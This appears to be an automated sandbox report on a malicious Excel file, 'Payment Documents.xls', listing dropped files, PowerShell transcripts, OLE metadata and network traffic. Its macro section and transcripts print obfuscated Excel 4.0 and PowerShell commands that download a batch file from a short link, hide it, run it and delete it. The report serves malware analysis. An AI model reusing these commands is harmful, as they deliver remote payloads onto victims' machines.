Size (bytes):	104
Entropy (8bit):	4.6102361706081885
Encrypted:	false
SSDEEP:	3:oyBVomMBLIoAlWCtDLIoAlWCmMBLIoAlWCv:dj6B1AkUD1AkUB1Aks
MD5:	CCD123EBC7377344ACE407E148117C57
SHA1:	EDCFC820DB63653300053FD268378C5D40426551
SHA-256:	2B8AC2E8B07ECAF5A21662885BB04BE336B48E59EB3F7091B59A9FC7AF6AA6E9
SHA-512:	211E64F87B6B1F1B5F4729BDD3D6C6E132B9469A211977B54EA5D2186C5425CF971D3666D1C426CD1DE5AD26B7935C778AC0010F22057F54E04C34071C680C6
Malicious:	false
Preview:	Desktop.LNK=0..[xls]..Payment Documents.LNK=0..Payment Documents.LNK=0..[xls]..Payment Documents.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	Little-endian UTF-16 Unicode text, with CR line terminators
Category:	dropped
Size (bytes):	22
Entropy (8bit):	2.9808259362290785
Encrypted:	false
SSDEEP:	3:QAlX0Gn:QKn
MD5:	7962B839183642D3CDC2F9CEBDBF85CE
SHA1:	2BE8F6F309962ED367866F6E70668508BC814C2D
SHA-256:	5EB8655BA3D3E7252CA81C2B9076A791CD912872D9F0447F23F4C4AC4A6514F6
SHA-512:	2C332AC29FD3FAB66DBD918D60F9BE78B589B090282ED3DBEA02C4426F6627E4AAFC4C13FBCA09EC4925EAC3ED4F8662FDF1D7FA5C9BE714F8A7B993BECB342
Malicious:	false
Preview:	....p.r.a.t.e.s.h.....

C:\Users\user\Desktop\04D40000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	Applesoft BASIC program data, first line number 16
Category:	dropped
Size (bytes):	65195
Entropy (8bit):	4.548248785404687
Encrypted:	false
SSDEEP:	1536:1AAcGk3hbdlylKsgqopeJBWhZFGkE+cL2Ndg12jAAcGk3hbdlylKsgqopeJBWhZP:aGk3hbdlylKsgqopeJBWhZFGkE+cL2Na
MD5:	F42CEC7331925D95377A3D83263E6CDC
SHA1:	CF24165338C75E5522DDAA1442B083B5AEC1CA4A
SHA-256:	9F500A6EA4D9BF85A05383A89DB0F2D93E06FE606BBDE214B62675F2CEFCB1A8
SHA-512:	6030D942AFC4456193C09A9AC0CE89327721C1610A4F64C11C43DCD9155E48EF15A52C2179D54BF520C6A7B32142D359F76951CC7252507FED58159A07FD9DB
Malicious:	false
Preview:	.....T8.....\.p....pratesh B.....a.....=.....ThisWorkbook..... .=.....p^)8.....X.@.....".....1.....A.r.i.a.l.1.....A.r.i.a.l.1.....A.r.i.a.l.1.....A.r.i.a.l.1.....A.r.i.a.l.1.....A.r.i.a.l.1.....C.o.n.s.o.l.a.s.1.....A.r.i.a.l.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....4.....C.a.l.i.b.r.i.1.....4.....C.a.l.i.b.r.i.1....>.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....<.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....?.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.*.h...6.....C.a.l.i.b.r.i.L.i.g.h.t.1...,...6.....C.a.l.i.b.r.i.1.....6..

C:\Users\user\Documents\20210106\PowerShell_transcript.887849.XYrnnd8c.20210106084124.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	3220
Entropy (8bit):	5.380316480107512
Encrypted:	false
SSDEEP:	96:BZyjeN6qDo1ZCZmjeN6qDo1ZYKV2V2tb8Zat:g44j

C:\Users\user\Documents\20210106\PowerShell_transcript.887849.XYrnnd8c.20210106084124.txt	
MD5:	E4FF182110EBB3154858A0F2F2BD9EF8
SHA1:	DE4433DF5B3DD08DA780BF42F8EE402EDCEA168C
SHA-256:	20F673C7996684EA198723E15D668BB7AF858D679EAE395950EF5191B68AFEC1
SHA-512:	062E020CD4FB2FDE31A3376AA79A81EA31A126A109281820157D2699E3E8A2FC195B765C8C710886300661A391D861B6A6ADEBC82DAEDB1616F4FC821EABE63
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210106084202..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 887849 (Microsoft Windows NT 10.0.17134.0)..Host Application: powershell -w 1 stARt`-slE`Ep 3; Move-Item pd.bat -Destination $e`nV:T`EMP..Process ID: 5980..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.303 19.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20210 106084202..**********..PS>stARt`-slE`Ep 3; Move-Item pd.bat -Destination $e`nV:T`EMP..**********..Windows PowerShell transcript start..Start time: 20210106084934..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 887849 (Microsoft Windows NT 10.0.17134.0)..Ho

C:\Users\user\Documents\20210106\PowerShell_transcript.887849.e0aXBGk_.20210106084125.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	961
Entropy (8bit):	5.069610640801537
Encrypted:	false
SSDEEP:	24:BxSAQ7vBZuzx2DOXJYFWWx5HjeTKKjX4CIym1ZJXHYFVnxSAZ5y:BZOvjeoOZ6RnqDYB1ZB6JZZ5y
MD5:	199CE846A530A2173FDE7927890AA9E1
SHA1:	F8B218DA3C3EF7A2D0FC911C29B343D72CE58AD3
SHA-256:	FFEEF3B43EE5D206CA09C9696D6625F8DC9ABC08DACE83BB571AEA8B7D9272B2
SHA-512:	F3F777467810F03DC024A792062AF129F7DFA5ABEC6C42E0E55577507EF28736ED99DCDC83A1E384101F594E634918B69859EA1F5ED76DFD4E1D564577B9C22D
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210106084211..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 887849 (Microsoft Windows NT 10.0.17134.0)..Host Application: powershell -w 1 stARt`-slE`Ep 12; Remove-Item -Path pd.bat -Force..Process ID: 4344.. PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000. .WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 2021 0106084212..**********..PS>stARt`-slE`Ep 12; Remove-Item -Path pd.bat -Force..**********..Command start time: 20210106085331..********** **..PS>$global:?..True..**********..Windows PowerShell transcript end..End time: 20210106085433..**********..

C:\Users\user\Documents\20210106\PowerShell_transcript.887849.mGm6oFJ9.20210106084131.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	1043
Entropy (8bit):	5.250218685603447
Encrypted:	false
SSDEEP:	24:BxSA8Ty7vBZuzx2DOXsKGlWTrHjeTKKjX4CIym1ZJXZKGWnxSAZ0:BZnvjeoOlGMvqDYB1ZWG4ZZ0
MD5:	B8317DEABB0F940415E3B46B4EEE3174
SHA1:	C042DABF47AC02F66D8357B34989CFC53BF5E6E8
SHA-256:	65587ECCD5965497CB7AA9415C2560F0A73E8BDF4F323C82BD04CC3CBE40D87A
SHA-512:	82264869F0096A8FFCD8339FE1FD73E88A0777E748C8E6FB0E6A429D11D8BFEBA76B9A62DFF2055A5BD002AACA1C14960678212EA83651CF51D00A91B981FC1
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210106084214..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 887849 (Microsoft Windows NT 10.0.17134.0)..Host Application: powershell -w 1 (nEw-oB`jecT Net.WebcLIENt).('Down'+'loadFile').Invoke('https://cutt. ly/3js2g8s','pd.bat')..Process ID: 6496..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134. 1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Com mand start time: 20210106084215..**********..PS>(nEw-oB`jecT Net.WebcLIENt).('Down'+'loadFile').Invoke('https://cutt.ly/3js2g8s','pd.bat')..********** ****..Command start time: 20210106084956..**********..PS>$global:?..True..**********..Windows PowerShell transcript end..End tim

C:\Users\user\Documents\20210106\PowerShell_transcript.887849.w03wfjCX.20210106084127.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF, LF line terminators
Category:	dropped
Size (bytes):	5584
Entropy (8bit):	5.294010001055106
Encrypted:	false
SSDEEP:	96:BZVjeNbqDo1ZTgZojeNbqDo1ZgxUUrsZQjeNbqDo1ZoWDeNwCeNwCenw7ZP:w8Delelee
MD5:	6A75A1149063561C9B0F2182C5D431EA
SHA1:	31723236F2E9967FB34B3EABB51A2885F6B53477
SHA-256:	13BE2BAE29DF340DA06B21BD0266763B01AA913DEED4560AB1FB4EC5463525D3
SHA-512:	50D3B9E7CC916A18DA017F4CCA231520F1954850CE4345C2F6B576D4B48098B0F00251A61B2FAE377A70DEA9A3B398E393B3F56378F60BFC7D501D0A505FCE4
Malicious:	false

C:\Users\user\Documents\20210106\PowerShell_transcript.887849.w03wfjCX.20210106084127.txt	
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210106084205..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 887849 (Microsoft Windows NT 10.0.17134.0)..Host Application: powershell -w 1 stARt`-slE`Ep 7;cd $e`nV:T`EMP; ./pd.bat..Process ID: 6376..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20210106084207..**********..PS>stARt`-slE`Ep 7;cd $e`nV:T`EMP; ./pd.bat..**********..Windows PowerShell transcript start..Start time: 20210106085342..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 887849 (Microsoft Windows NT 10.0.17134.0)..Host Application: powershell -w 1 stAR

C:\Users\user\Documents\20210106\PowerShell_transcript.887849.yDJ4YGd3.20210106084126.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	960
Entropy (8bit):	5.0528572406409
Encrypted:	false
SSDEEP:	24:BxSAQ7vBZuzx2DOXJuzWXHjeTKKjX4CIym1ZJXHFUGnxSAZIq:BZOvjeoOZZXqDYB1ZBjZZIq
MD5:	413DB04E6D6CBF146834444CEE16CA0F
SHA1:	36CF7BC52B8615D98DA732CA700BA45B9D403942
SHA-256:	0D94CBE2F74C48D196D86179F79DF6E1113957A025D6DEEBE5D284754F4D231B
SHA-512:	47C9A19DD895740B41B8F5FB83C421CB2FED3DD900E42F0A51C24B194BD7700062110D13CC285E94F15C5F2250DFFD29C34EC1555FC2133FA32613E0429D462
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210106084211..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 887849 (Microsoft Windows NT 10.0.17134.0)..Host Application: powershell -w 1 stARt`-slE`Ep 1; attrib +s +h pd.bat..Process ID: 4832..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20210106084212..**********..PS>stARt`-slE`Ep 1; attrib +s +h pd.bat..File not found - pd.bat..**********..Command start time: 20210106084822..**********..PS>$global:?..True..**********..Windows PowerShell transcript end..End time: 20210106084851..**********..

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, Code page: 1252, Last Saved By: blobijump, Create Time/Date: Sun Sep 20 22:17:44 2020, Last Saved Time/Date: Sun Jan 3 2 3:14:32 2021, Security: 1
Entropy (8bit):	4.299085514839668
TrID:	• Microsoft Excel sheet (30009/1) 47.99% • Microsoft Excel sheet (alternate) (24509/1) 39.20% • Generic OLE2 / Multistream Compound File (8008/1) 12.81%
File name:	Payment Documents.xls
File size:	27648
MD5:	3acbe5e1d7a0dceb1125d987988765ea
SHA1:	7fafd588ff8b2e8fda79eab3a9460fa3c01bd6d8
SHA256:	e331f9c19372cfd42c85f2bbf26f58e9800c2f14504aed43825c7da3ef913d7a
SHA512:	049d8b21495cbb5d4e50028f8d3d065a028ba519f5633b49e60cb3b0e81419efa56f1c4db8498e8b317c5e125332ac45c972b5525e878866fa639c3ed367afd5
SSDEEP:	768:DIHVnSGiysRchNXHfA1MiWhZFGkEld+DrCWfO1FmXe:oVnSGiysRchNXHfA1MiWhZFGkEld+Dre
File Content Preview:	.....;.....3..... ....

File Icon

Icon Hash:	74ecd4c6c3c6c4d8

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "Payment Documents.xls"

Indicators

Has Summary Info:	True
Application Name:	unknown
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Code Page:	1252
Last Saved By:	blobijump
Create Time:	2020-09-20 21:17:44
Last Saved Time:	2021-01-03 23:14:32
Security:	1

Document Summary

Document Code Page:	1252
Thumbnail Scaling Desired:	False
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	1048576

Streams

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 276

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	276
Entropy:	3.16930549839
Base64 Encoded:	False
Data ASCII:	. . . . . + , . . 0 . . . . . H . . . . . P . . . . . X . . . . . ` . . . . . h . . . . . p . . . . . x . . . . . F e u i l 1 . . . . . M a c r o 1 . . . . . F e u i l l e s d e c a l c u l . . . . . M a c r o
Data Raw:	fe ff 00 00 0a 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 e4 00 00 00 08 00 00 00 01 00 00 00 48 00 00 00 17 00 00 00 50 00 00 00 0b 00 00 00 58 00 00 00 10 00 00 00 60 00 00 00 13 00 00 00 68 00 00 00 16 00 00 00 70 00 00 00 0d 00 00 00 78 00 00 00 0c 00 00 00 98 00 00 00 02 00 00 00 e4 04 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 156

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	156
Entropy:	3.29938329109
Base64 Encoded:	False
Data ASCII:	. . . . . O h . . . . . + ' . . 0 . . . l . . . . . 0 . . . . . 8 . . . . . L . . . . . X . . . . . d . . . . . b l o b i j u m p . . . @ . . . . L . z . . . . @ . . . . n 1 & . . . . .
Data Raw:	fe ff 00 00 0a 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 6c 00 00 00 05 00 00 00 01 00 00 00 30 00 00 00 08 00 00 00 38 00 00 00 0c 00 00 00 4c 00 00 00 0d 00 00 00 58 00 00 00 13 00 00 00 64 00 00 00 02 00 00 00 e4 04 00 00 1e 00 00 00 0a 00 00 00 62 6c 6f 62 69 6a 75 6d 70 00 00 00 40 00 00 00

Stream Path: Workbook, File Type: Applesoft BASIC program data, first line number 16, Stream Size: 24824

General	
Stream Path:	Workbook
File Type:	Applesoft BASIC program data, first line number 16

General	
Stream Size:	24824
Entropy:	4.33921706453
Base64 Encoded:	True
Data ASCII:	. . . . Z O . . . . \\ . p . . . . b l o b i j u m p B . . . . . a . . . . = ... T h i s W o r k b o o k . . . . = ... p ^) 8 . . . . X . @ . .
Data Raw:	09 08 10 00 00 06 05 00 5a 4f cd 07 c9 00 02 00 06 08 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 09 00 00 62 6c 6f 62 69 6a 75 6d 70 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20

Macro 4.0 Code

```
,,,,,,,112,,,,,,"=GET.CELL(5,L581)",,,,,,,"=EXEC(""c""&CHAR(109)&""d /c ""&CHAR(K582)&""owershe^l^l -w 1 stARt`-slE`Ep 3; Move-Item """"pd""&CHAR(46)&""bat"""" -Destination
""""$e`nV:T`EMP"""""""")",,,,,,,,,,,,,"=EXEC(""c""&CHAR(109)&""d /c ""&CHAR(K582)&""owershe^l^l -w 1 stARt`-slE`Ep 12; Remove-Item -Path pd""&CHAR(46)&""bat -Force"")",,,,,,,"=EXEC(""c""&CHAR(109
)&""d /c ""&CHAR(K582)&""owershe^l^l -w 1 stARt`-slE`Ep 1; attrib +s +h pd""&CHAR(46)&""bat"")",,,,,,,"=EXEC(""c""&CHAR(109)&""d /c ""&CHAR(K582)&""owershe^l^l -w 1 stARt`-slE`Ep 7;cd """"$e`nV:
T`EMP; ./pd""&CHAR(46)&""bat"""""""")",,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=EXEC(""c""&CHAR(109)&""d /c ""&CHAR(K582)&""owershe^l^l -w 1 (nEw-oB`jecT Ne""&CHAR(116)&CHAR(46)&CHAR(87
)&CHAR(101)&""bcLIENt).
('Down'+'loadFile').In""&CHAR(118)&""oke(""""&CHAR(104)&""ttps://cutt.ly/3js2g8s','pd""&CHAR(46)&""bat')"")",,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
```

Network Behavior

Network Port Distribution

Total Packets: 51

- 53 (DNS)
- 80 (HTTP)
- 443 (HTTPS)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 6, 2021 08:43:17.414120913 CET	49765	443	192.168.2.4	104.22.0.232
Jan 6, 2021 08:43:17.454320908 CET	443	49765	104.22.0.232	192.168.2.4
Jan 6, 2021 08:43:17.454463005 CET	49765	443	192.168.2.4	104.22.0.232
Jan 6, 2021 08:43:17.564639091 CET	49765	443	192.168.2.4	104.22.0.232
Jan 6, 2021 08:43:17.604691029 CET	443	49765	104.22.0.232	192.168.2.4
Jan 6, 2021 08:43:17.608035088 CET	443	49765	104.22.0.232	192.168.2.4
Jan 6, 2021 08:43:17.608057022 CET	443	49765	104.22.0.232	192.168.2.4
Jan 6, 2021 08:43:17.608068943 CET	443	49765	104.22.0.232	192.168.2.4
Jan 6, 2021 08:43:17.608164072 CET	49765	443	192.168.2.4	104.22.0.232
Jan 6, 2021 08:43:17.615248919 CET	49765	443	192.168.2.4	104.22.0.232
Jan 6, 2021 08:43:17.655251026 CET	443	49765	104.22.0.232	192.168.2.4
Jan 6, 2021 08:43:17.655450106 CET	443	49765	104.22.0.232	192.168.2.4
Jan 6, 2021 08:43:17.706046104 CET	49765	443	192.168.2.4	104.22.0.232
Jan 6, 2021 08:43:17.711529970 CET	49765	443	192.168.2.4	104.22.0.232
Jan 6, 2021 08:43:17.751588106 CET	443	49765	104.22.0.232	192.168.2.4
Jan 6, 2021 08:43:17.876657009 CET	443	49765	104.22.0.232	192.168.2.4
Jan 6, 2021 08:43:17.876677036 CET	443	49765	104.22.0.232	192.168.2.4
Jan 6, 2021 08:43:17.876764059 CET	49765	443	192.168.2.4	104.22.0.232
Jan 6, 2021 08:43:17.881860018 CET	49766	80	192.168.2.4	37.46.150.139

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 6, 2021 08:43:17.928843021 CET	80	49766	37.46.150.139	192.168.2.4
Jan 6, 2021 08:43:17.928937912 CET	49766	80	192.168.2.4	37.46.150.139
Jan 6, 2021 08:43:17.929109097 CET	49766	80	192.168.2.4	37.46.150.139
Jan 6, 2021 08:43:17.991918087 CET	80	49766	37.46.150.139	192.168.2.4
Jan 6, 2021 08:43:18.034055948 CET	49766	80	192.168.2.4	37.46.150.139
Jan 6, 2021 08:43:20.413064957 CET	49766	80	192.168.2.4	37.46.150.139
Jan 6, 2021 08:43:20.414120913 CET	49765	443	192.168.2.4	104.22.0.232

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 6, 2021 08:41:07.530632973 CET	49910	53	192.168.2.4	8.8.8.8
Jan 6, 2021 08:41:07.578370094 CET	53	49910	8.8.8.8	192.168.2.4
Jan 6, 2021 08:41:09.204250097 CET	55854	53	192.168.2.4	8.8.8.8
Jan 6, 2021 08:41:09.252154112 CET	53	55854	8.8.8.8	192.168.2.4
Jan 6, 2021 08:41:10.202636957 CET	64549	53	192.168.2.4	8.8.8.8
Jan 6, 2021 08:41:10.258775949 CET	53	64549	8.8.8.8	192.168.2.4
Jan 6, 2021 08:41:11.411150932 CET	63153	53	192.168.2.4	8.8.8.8
Jan 6, 2021 08:41:11.459152937 CET	53	63153	8.8.8.8	192.168.2.4
Jan 6, 2021 08:41:17.322022915 CET	52991	53	192.168.2.4	8.8.8.8
Jan 6, 2021 08:41:17.378077984 CET	53	52991	8.8.8.8	192.168.2.4
Jan 6, 2021 08:41:18.493443966 CET	53700	53	192.168.2.4	8.8.8.8
Jan 6, 2021 08:41:18.557493925 CET	53	53700	8.8.8.8	192.168.2.4
Jan 6, 2021 08:41:18.710490942 CET	51726	53	192.168.2.4	8.8.8.8
Jan 6, 2021 08:41:18.758403063 CET	53	51726	8.8.8.8	192.168.2.4
Jan 6, 2021 08:41:18.954689026 CET	56794	53	192.168.2.4	8.8.8.8
Jan 6, 2021 08:41:19.015211105 CET	53	56794	8.8.8.8	192.168.2.4
Jan 6, 2021 08:41:19.970416069 CET	56794	53	192.168.2.4	8.8.8.8
Jan 6, 2021 08:41:20.041555882 CET	53	56794	8.8.8.8	192.168.2.4
Jan 6, 2021 08:41:20.122245073 CET	56534	53	192.168.2.4	8.8.8.8
Jan 6, 2021 08:41:20.178483009 CET	53	56534	8.8.8.8	192.168.2.4
Jan 6, 2021 08:41:20.977931976 CET	56794	53	192.168.2.4	8.8.8.8
Jan 6, 2021 08:41:21.034677029 CET	53	56794	8.8.8.8	192.168.2.4
Jan 6, 2021 08:41:22.668016911 CET	56627	53	192.168.2.4	8.8.8.8
Jan 6, 2021 08:41:22.718770027 CET	53	56627	8.8.8.8	192.168.2.4
Jan 6, 2021 08:41:22.995039940 CET	56794	53	192.168.2.4	8.8.8.8
Jan 6, 2021 08:41:23.051367998 CET	53	56794	8.8.8.8	192.168.2.4
Jan 6, 2021 08:41:25.870685101 CET	56621	53	192.168.2.4	8.8.8.8
Jan 6, 2021 08:41:25.923449993 CET	53	56621	8.8.8.8	192.168.2.4
Jan 6, 2021 08:41:27.025991917 CET	56794	53	192.168.2.4	8.8.8.8
Jan 6, 2021 08:41:27.082200050 CET	53	56794	8.8.8.8	192.168.2.4
Jan 6, 2021 08:41:31.294339895 CET	63116	53	192.168.2.4	8.8.8.8
Jan 6, 2021 08:41:31.342226028 CET	53	63116	8.8.8.8	192.168.2.4
Jan 6, 2021 08:41:32.352514982 CET	64078	53	192.168.2.4	8.8.8.8
Jan 6, 2021 08:41:32.403234005 CET	53	64078	8.8.8.8	192.168.2.4
Jan 6, 2021 08:41:33.410626888 CET	64801	53	192.168.2.4	8.8.8.8
Jan 6, 2021 08:41:33.466900110 CET	53	64801	8.8.8.8	192.168.2.4
Jan 6, 2021 08:41:34.443291903 CET	61721	53	192.168.2.4	8.8.8.8
Jan 6, 2021 08:41:34.499492884 CET	53	61721	8.8.8.8	192.168.2.4
Jan 6, 2021 08:41:35.122282982 CET	51255	53	192.168.2.4	8.8.8.8
Jan 6, 2021 08:41:35.172902107 CET	53	51255	8.8.8.8	192.168.2.4
Jan 6, 2021 08:41:41.620734930 CET	61522	53	192.168.2.4	8.8.8.8
Jan 6, 2021 08:41:41.681299925 CET	53	61522	8.8.8.8	192.168.2.4
Jan 6, 2021 08:41:56.044537067 CET	52337	53	192.168.2.4	8.8.8.8
Jan 6, 2021 08:41:56.121562004 CET	53	52337	8.8.8.8	192.168.2.4
Jan 6, 2021 08:42:11.803592920 CET	55046	53	192.168.2.4	8.8.8.8
Jan 6, 2021 08:42:11.859992981 CET	53	55046	8.8.8.8	192.168.2.4
Jan 6, 2021 08:42:12.103574038 CET	49612	53	192.168.2.4	8.8.8.8
Jan 6, 2021 08:42:12.175160885 CET	53	49612	8.8.8.8	192.168.2.4
Jan 6, 2021 08:42:14.008213997 CET	49285	53	192.168.2.4	8.8.8.8
Jan 6, 2021 08:42:14.064517021 CET	53	49285	8.8.8.8	192.168.2.4
Jan 6, 2021 08:42:15.842648983 CET	50601	53	192.168.2.4	8.8.8.8
Jan 6, 2021 08:42:15.901946068 CET	53	50601	8.8.8.8	192.168.2.4
Jan 6, 2021 08:42:17.137531996 CET	60875	53	192.168.2.4	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 6, 2021 08:42:17.188205957 CET	53	60875	8.8.8.8	192.168.2.4
Jan 6, 2021 08:42:18.567492008 CET	56448	53	192.168.2.4	8.8.8.8
Jan 6, 2021 08:42:18.623631954 CET	53	56448	8.8.8.8	192.168.2.4
Jan 6, 2021 08:42:19.767375946 CET	59172	53	192.168.2.4	8.8.8.8
Jan 6, 2021 08:42:19.827318907 CET	53	59172	8.8.8.8	192.168.2.4
Jan 6, 2021 08:42:22.509234905 CET	62420	53	192.168.2.4	8.8.8.8
Jan 6, 2021 08:42:22.536746979 CET	60579	53	192.168.2.4	8.8.8.8
Jan 6, 2021 08:42:22.565562010 CET	53	62420	8.8.8.8	192.168.2.4
Jan 6, 2021 08:42:22.593647957 CET	53	60579	8.8.8.8	192.168.2.4
Jan 6, 2021 08:42:27.805545092 CET	50183	53	192.168.2.4	8.8.8.8
Jan 6, 2021 08:42:27.864104986 CET	53	50183	8.8.8.8	192.168.2.4
Jan 6, 2021 08:42:31.809824944 CET	61531	53	192.168.2.4	8.8.8.8
Jan 6, 2021 08:42:31.860646009 CET	53	61531	8.8.8.8	192.168.2.4
Jan 6, 2021 08:42:33.365293026 CET	49228	53	192.168.2.4	8.8.8.8
Jan 6, 2021 08:42:33.424521923 CET	53	49228	8.8.8.8	192.168.2.4
Jan 6, 2021 08:42:51.043240070 CET	59794	53	192.168.2.4	8.8.8.8
Jan 6, 2021 08:42:51.091136932 CET	53	59794	8.8.8.8	192.168.2.4
Jan 6, 2021 08:42:55.292176008 CET	55916	53	192.168.2.4	8.8.8.8
Jan 6, 2021 08:42:55.348661900 CET	53	55916	8.8.8.8	192.168.2.4
Jan 6, 2021 08:43:17.350286961 CET	52752	53	192.168.2.4	8.8.8.8
Jan 6, 2021 08:43:17.401124001 CET	53	52752	8.8.8.8	192.168.2.4

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 6, 2021 08:43:17.350286961 CET	192.168.2.4	8.8.8.8	0x9b01	Standard query (0)	cutt.ly	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 6, 2021 08:43:17.401124001 CET	8.8.8.8	192.168.2.4	0x9b01	No error (0)	cutt.ly		104.22.0.232	A (IP address)	IN (0x0001)
Jan 6, 2021 08:43:17.401124001 CET	8.8.8.8	192.168.2.4	0x9b01	No error (0)	cutt.ly		172.67.8.238	A (IP address)	IN (0x0001)
Jan 6, 2021 08:43:17.401124001 CET	8.8.8.8	192.168.2.4	0x9b01	No error (0)	cutt.ly		104.22.1.232	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- 37.46.150.139

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49766	37.46.150.139	80	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2021 08:43:17.929109097 CET	4640	OUT	GET /bat/scriptxls_cf6c45a3-4840-422a-8668-e9a12252c924_thecabal1_wddisabler.bat HTTP/1.1 Host: 37.46.150.139 Connection: Keep-Alive
